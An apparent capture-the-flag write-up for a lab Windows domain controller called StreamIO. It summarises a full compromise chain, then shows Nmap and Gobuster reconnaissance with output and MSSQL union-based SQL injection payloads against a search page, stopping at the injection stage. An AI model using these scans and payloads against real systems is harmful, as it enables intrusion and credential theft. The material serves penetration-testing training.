StreamIO

2nd June 2022 / Document No D22.100.176

Prepared By: TheCyberGeek

Machine Authors: nikk37 & JDgodd

Difficulty: Medium

Classification: Official

Synopsis

StreamIO is a medium machine that covers subdomain enumeration leading to an SQL injection in order to retrieve stored user credentials, which are cracked to gain access to an administration panel. The administration panel is vulnerable to LFI, which allows us to retrieve the source code for the administration pages and leads to identifying a remote file inclusion vulnerability, the abuse of which gains us access to the system. After the initial shell we leverage the SQLCMD command line utility to enumerate databases and obtain further credentials used in lateral movement. As the secondary user we use `WinPEAS` to enumerate the system and find saved browser databases, which are decoded to expose new credentials. Using the new credentials within BloodHound we discover that the user has the ability to add themselves to a specific group in which they can read LDAP secrets. Without direct access to the account we use PowerShell to abuse this feature and add ourselves to the `Core Staff` group, then access LDAP to disclose the administrator LAPS password.

Skills Required

- Enumeration
- Custom MSQQL injection knowledge
- Remote file includes
- Basic Active Directory knowledge

- Bloodhound knowledge
- LDAP knowledge
- Understanding of LAPS

Skills Learned

- LFI using PHP wrappers
- Source Code Review
- Detecting and exploiting remote file inclusion
- Browser saved credentials retrieval and cracking
- Automatic LDAP enumeration for lateral movement
- LDAP abuse for privilege escalation
- LAPS password exposure

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.158 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.158
```


```
nmap -vv -p $ports -sV -sC 10.10.11.158

PORT      STATE SERVICE       REASON  VERSION
53/tcp    open  domain        syn-ack Simple DNS Plus
80/tcp    open  http          syn-ack Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2022-06-02 19:33:07Z)
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: streamIO.htb0., Site: Default-First-Site-Name)
443/tcp   open  ssl/http      syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Streamio
<SNIP>
| Subject Alternative Name: DNS:streamIO.htb, DNS:watch.streamIO.htb
| Issuer: commonName=streamIO/countryName=EU
<SNIP>
|_http-server-header: Microsoft-HTTPAPI/2.0
445/tcp   open  microsoft-ds? syn-ack
464/tcp   open  kpasswd5?     syn-ack
593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack
3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: streamIO.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack
5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        syn-ack .NET Message Framing
49667/tcp open  msrpc         syn-ack Microsoft Windows RPC
49669/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         syn-ack Microsoft Windows RPC
49696/tcp open  msrpc         syn-ack Microsoft Windows RPC
49723/tcp open  msrpc         syn-ack Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
```


From the Nmap results we detect that the target is using a virtual host called `StreamIO.htb` so we add this to our `/etc/hosts` file.

```
echo "10.10.11.158 streamio.htb" | sudo tee -a /etc/hosts
```


Accessing the site on port 80 shows the default page for ISS.




Referring back to the Nmap scan we see that there is a web application on port 443. Accessing that web application shows a landing site for a movie streaming website.




We see that there is a login page, so checking the login functionality we test for authentication bypasses, which fail.




Registering a new account leads to a successful registration but when attempting to login we get the error message `Login failed`.



Since the website utilizes a SSL certificate we check to see if there is any more data contained within the certificate such as additional host names.



By selecting `information` we can then select `View Certificate` to check the contents of the certificate.




Checking the contents of the SSL certificate we see that there is an additional DNS name `watch.streamio.htb`.


We add the new subdomain to our `/etc/hosts` file.

```
sudo sed -i 's/streamio.htb/streamio.htb watch.streamio.htb/g' /etc/hosts
```


Navigating to `watch.streamio.htb` we are presented with a newsletter sign up page to stay up to date with the latest movie releases.



Testing the subscription function we are able to subscribe but are not able to abuse the functionality.



By appending the URL to identify the document type, we test `index.php` and discover that the web application is using a PHP as the core web application language.




With this information we perform a directory brute force using the PHP extension.

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k -u
https://watch.streamio.htb/ -x php
```

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k -u https://watch.streamio.htb/ -x php

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://watch.streamio.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/06/02 14:27:26 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 2829]
/search.php           (Status: 200) [Size: 253887]
/static               (Status: 301) [Size: 157] [--> https://watch.streamio.htb/static/]
/Search.php           (Status: 200) [Size: 253887]
/Index.php            (Status: 200) [Size: 2829]
```

We identify a page named `search.php`. Visiting the page we see that we have the ability to search for movies stored on the website.




Attempting to identify an SQL injection fails through SQLMap, but testing manual injections by guessing the amount of columns in the query shows that the website is indeed vulnerable to an SQL injection.

```
10' union select 1,2,3,4,5,6 -- -
```


Testing payloads for version enumeration we find that the backend SQL language is MSSQL.

```
10' union select 1,@@version,3,4,5,6-- -
```



Since we know we are dealing with an MSSQL server we find payloads specifically designed for MSSQL. Using this link we identify the syntax to show the database name but need to use a nested query within the original query to execute the statement since it requires multiple `SELECT` statements.

